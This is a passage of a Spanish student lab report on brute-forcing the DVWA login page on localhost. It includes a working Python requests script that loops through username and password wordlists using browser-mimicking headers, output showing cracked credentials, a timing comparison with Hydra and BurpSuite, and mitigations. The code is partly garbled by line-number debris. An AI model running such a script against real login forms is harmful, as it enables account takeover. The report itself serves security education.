url = 'http://localhost:8080/vulnerabilities/brute/'

# Ruta al archivo con las 100 contraseas ms comunes
#https://gist.github.com/giper45/414c7adf883f113142c2dde1106c
password_file = '/home/jb/Downloads/common_usernames'

# Ruta al archivo con los nombres de usuario
# https://github.com/olea/lemarios/blob/master/nombres-propios-es.txt
users_file = '/home/jb/Downloads/nombres-minusculas.txt'

# Cabeceras HTTP que simulan un navegador
```

```
_{15} headers = {
      'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
         KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36',
      'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
17
          */*;q=0.8'
      'Accept-Encoding': 'gzip, deflate, br',
      'Accept-Language': 'en-US, en; q=0.9',
      'Connection': 'keep-alive',
20
      'Referer': url,
      'Cookie': 'security=low; PHPSESSID=e51101c1e260e8db289b618efde48b5c'
23 }
24
  # Lista para almacenar los intentos exitosos
26 successful_logins = []
27
  # Funcin para probar cada usuario/contrasea
  def attempt_login(username, password):
      params = {
30
          'username': username,
         'password': password,
32
         'Login': 'Login'
34
      response = requests.get(url, headers=headers, params=params)
35
36
      if 'Welcome to the password protected area' in response.text:
37
         print(f'Inicio de sesin exitoso con {username}:{password}')
38
         successful_logins.append((username, password))
39
         return True
40
      return False
41
43 # Leer el archivo de contraseas y usuarios, y probar cada combinacin usuario/
      contrasea
44 with open(password_file, 'r') as pass_file, open(users_file, 'r') as user_file:
     passwords = [line.strip() for line in pass_file]
     users = [line.strip() for line in user_file]
46
47
     for password in passwords:
48
         for user in users:
49
             print(f'Probando con el usuario: {user} y la contrasea: {password}')
             attempt_login(user, password)
53 # Mostrar todos los intentos exitosos al final
54 print('\nHistorial de intentos exitosos:')
55 if successful_logins:
     for username, password in successful_logins:
         print(f'Usuario: {username}, Contrasea: {password}')
57
```

```
else:
print('No hubo inicios de sesin exitosos.')
```

Bloque 12: Ataque fuerza bruta Python

Para interactuar con el formulario en Python, se utilizó la librería requests. Esta librería permite enviar solicitudes HTTP y manejar cookies, cabeceras, y parámetros del formulario. En este caso, el script carga combinaciones de usuario y contraseña desde archivos y realiza múltiples intentos de inicio de sesión, comparando las respuestas del servidor para determinar si el acceso fue exitoso.

#### 2.19. Cabeceras HTTP (python)

Las cabeceras HTTP son cruciales para hacer que el servidor interprete nuestras solicitudes como legítimas. En el script de Python, se utilizan cabeceras comunes que incluyen User-Agent, Accept, Accept-Encoding, Accept-Language, Connection, y Referer. Estas cabeceras imitan las de un navegador real, asegurando que las solicitudes no sean bloqueadas o identificadas como automatizadas.

#### 2.20. Obtención de al menos 2 pares (python)

```
Probando con el usuario: sale y la contraseña: www-data
Probando con el usuario: sales y la contraseña: www-data
Probando con el usuario: secretar y la contraseña: www-data
Probando con el usuario: sekretar y la contraseña: www-data
Probando con el usuario: support y la contraseña: www-data
Probando con el usuario: test y la contraseña: www-data
Probando con el usuario: testing y la contraseña: www-data
Probando con el usuario: thisisjusttestletter y la contraseña: www-data
Probando con el usuario: trade y la contraseña: www-data
Probando con el usuario: uploader y la contraseña: www-data
Probando con el usuario: user y la contraseña: www-data
Probando con el usuario: webmaster y la contraseña: www-data
Probando con el usuario: www-data y la contraseña: www-data
Historial de intentos exitosos:
Usuario: pablo, Contraseña: letmein
Usuario: admin, Contraseña: password
jb@jb-pc1:~/Desktop/Lab2 Cripto$
```

Figura 22: Resultado de ejecución código python

El script de fuerza bruta python de la Figura 22, al final de su ejecución en un tiempo total de 7 minutos se aprecia la obtención de dos combinaciones válidas de usuario y contraseña. Pares exitosos:

- username: pablo password: letmein
- username: admin password: password

# 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Resumen tiempos obtenidos

- BurpSuite: 4 minutos.
- **cURL**: Milésimas, pero no es válido para ataques de fuerza bruta. Aun así, cURL es una fuente de información útil para configurar parámetros en otras herramientas.
- Hydra: 23 minutos (hecho por defecto con 16 threads). Al aumentar la cantidad de threads, los pares de usuario y contraseña encontrados se vuelven incoherentes. Esto puede deberse a limitaciones del servidor DVWA o a la sobrecarga del servidor, que debido a la gran cantidad de solicitudes, no responde correctamente e Hydra asume que una contraseña incorrecta es válida.
- Python: 7 minutos.

En teoría, cURL debería ser la herramienta más rápida, ya que solo envía una solicitud a la vez, lo que es ideal para solicitudes individuales pero no está diseñado para ataques de fuerza bruta masivos. Hydra, al utilizar múltiples hilos (16 por defecto), debería haber sido la más eficiente en términos de tiempo, distribuyendo el trabajo entre varios threads y completando el ataque en un menor tiempo. Python, al ser un script personalizado sin optimización multihilo, debería ser más lento que Hydra pero aún más rápido que BurpSuite, debido a que este último tiene un enfoque más detallado y controlado, lo que introduce mayor latencia.

En la práctica, los tiempos obtenidos fueron diferentes a lo esperado. Aunque cURL fue el más rápido en milésimas de segundo, no es adecuado para ataques masivos de fuerza bruta. BurpSuite tomó 4 minutos, lo cual es esperado dado el enfoque y propósito de la herramienta. Python, con 7 minutos, mostró un buen balance entre velocidad y personalización. Sin embargo, Hydra, que debería haber sido el más rápido de todos, resulto con un tiempo total de 23 minutos usando 16 hilos, no mostró mejoras al aumentar a 64 hilos. Al contrario, los resultados se volvieron incoherentes. Algunas posibles explicaciones de por que ocurrió esto es debido a la sobrecarga del servidor DVWA del contenedor Docker, alguna mala configuración de este contenedor, u simplemente debido a la gran cantidad de combinaciones (71094), pues, con la cantidad de hilos disponibles no fue capaz de manejar el volumen de solicitudes y detección de respuestas efectivamente.

#### 2.22. Demuestra 4 métodos de mitigación (investigación)

- Limitación de intentos de login: Implementar un límite en la cantidad de intentos fallidos de inicio de sesión por IP o usuario, bloqueando el acceso temporalmente.
- CAPTCHA: Introducir un CAPTCHA después de un cierto número de intentos fallidos, lo que dificulta los ataques automatizados.
- Autenticación de dos factores (2FA) o mas: Agregar un segundo factor de autenticación o mas de dos, como un código enviado por SMS o una aplicación, añade una u múltiples capas adicionales de seguridad.
- Monitoreo de tráfico: Configurar sistemas de detección de intrusiones para identificar patrones inusuales en el tráfico, como múltiples intentos de inicio de sesión en un corto periodo.

#### Conclusiones y comentarios

En este laboratorio se pudieron observar las diferencias y ventajas de utilizar herramientas automatizadas como Hydra, BurpSuite, y cURL, en comparación con la creación de un script propio en Python. Cada herramienta tiene sus ventajas y desventajas en términos de control, velocidad, y capacidad de análisis del tráfico. Además, se discutieron diversas formas de mitigar ataques de fuerza bruta, destacando la importancia de implementar medidas de seguridad adicionales para proteger aplicaciones web vulnerables.

El laboratorio tuvo una serie de dificultades, las cuales principalmente se relacionaron al análisis e implementacion de headers correctos y necesarios según la herramienta utilizada.